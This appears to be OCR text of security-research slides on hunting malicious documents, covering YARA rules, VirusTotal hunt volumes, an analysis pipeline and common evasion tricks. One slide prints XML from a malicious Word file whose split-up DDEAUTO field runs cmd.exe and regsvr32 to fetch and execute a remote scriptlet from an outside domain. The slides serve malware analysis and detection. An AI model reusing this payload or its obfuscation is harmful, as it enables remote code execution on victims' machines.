
Reducing the Volume

- https://github.com/InQuest/yara-rules
- Layered carriers, Matryoshka: 🪆
- Evasive characteristics.
- ~5k samples a day, <1%.
- Clustering…

Thu Jun 4 00:00:00

research.vt_hunt_ingestor.phish_hunter	2,113
research.vt_hunt_ingestor.maldoc_hunter	1,743
research.vt_hunt_ingestor.maljar_hunter	675
research.vt_hunt_ingestor.macro_hunter	419
research.vt_hunt_ingestor.pdfjs_hunter	164
research.vt_hunt_ingestor.rtf_hunter	53
research.vt_hunt_ingestor.swfdoc_hunter	12
research.vt_hunt_ingestor.malflash_hunter	3




VTI
HUNT RULES
NOTIFICATIONS
RSS TWITTER GITHUB
VT HUNT INGESTOR
Threat KB
VT FILE SCANNER
@ +10 DAYS
@ +20 DAYS
EFS
AURORA DB
THREAT INGESTOR
VT FILE REPORTER
FILE
FRESH VERDICTS
URL FILE DOWNLOADER
HYBRID ANALYSIS / ANY RUN
VT FILE DOWNLOADER
ON DAY 20
CLASSIFIER
DECISION
DEEP FILE INSPECTION
(Deeper Into the Soil)
YARA SCANNER
ALERTS
FEATURE EXTRACTOR
ML

🔥 Burning Your Warez 🔥


🕵️ MIME evasions … "**{\rt**" vs "**{\rtf1**" … "**%PDF**" not at 0.

🤦 Burning your 0day via symbols:

"shellcode", "exploit", "heapspray", etc.

💣 UTF-8 Byte Order Mark (BOM), 0xEFBBBF, from 2013!


🌽 **Chaff…**



```
prst="rect"><a:avLst/></a:prstGeom><a:noFill/><a:ln><a:noFill/></a:ln></pic:spPr></pic:pic>
relativeFrom="page"><wp14:pctWidth>0</wp14:pctWidth></wp14:sizeRelH><wp14:sizeRelV
relativeFrom="page"><wp14:pctHeight>0</wp14:pctHeight></wp14:sizeRelV></wp:anchor></w:drawing></w:r><w:r w:rsidR="00513FA3"
w:rsidRPr="00591163"><w:rPr><w:b/></w:rPr><w:fldChar w:fldCharType="begin"/></w:r><w:r w:rsidR="00513FA3"
w:rsidRPr="00591163"><w:rPr><w:b/></w:rPr><w:instrText xml:space="preserve"> DDEAUTO </w:instrText></w:r><w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>"C</w:instrText></w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>:\</w:instrText></w:r><w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\</w:instrText></w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>Programs</w:instrText></w:r><w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\</w:instrText></w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\Microsoft</w:instrText></w:r><w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\</w:instrText></w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\Office</w:instrText></w:r><w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\</w:instrText></w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\MSWord.exe</w:instrText></w:r><w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\</w:instrText></w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\..\</w:instrText></w:r><w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\</w:instrText></w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>..\</w:instrText></w:r><w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\</w:instrText></w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>..\</w:instrText></w:r><w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\</w:instrText></w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>..\</w:instrText></w:r><w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\</w:instrText></w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>windows</w:instrText></w:r><w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\</w:instrText></w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\system32</w:instrText></w:r><w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\</w:instrText></w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\</w:instrText></w:r><w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>cmd.exe" "/c regsvr32 /u /n /s /i:\"h\"</w:instrText></w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>t</w:instrText></w:r><w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\"</w:instrText></w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>t</w:instrText></w:r><w:r
w:rsidR="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>\"</w:instrText></w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>p://</w:instrText></w:r><w:r
w:rsidR="006B3798"><w:rPr><w:b/></w:rPr><w:instrText>downloads.</w:instrText></w:r><w:r w:rsidR="0043037A"
w:rsidRPr="0043037A"><w:rPr><w:b/></w:rPr><w:instrText>sixflags-frightfest.com/ticket-ids scrobj.dll" "For Security
Reasons"</w:instrText></w:r><w:r w:rsidR="00513FA3" w:rsidRPr="00591163"><w:rPr><w:b/></w:rPr><w:instrText xml:space="preserve">
```


111 of 985
<+[<^]>


DDEAUTO
111 of 985


<[^>]+>
111 of 985
DDEAUTO
"C
:\
\
Programs
\
\Microsoft
\
\Office
\
\MSWord.exe
\
\..\
\
..\
\
..\
cmd.exe" "/c reg
t
\"
/n /s /i:\"h\"
t
\"
p://
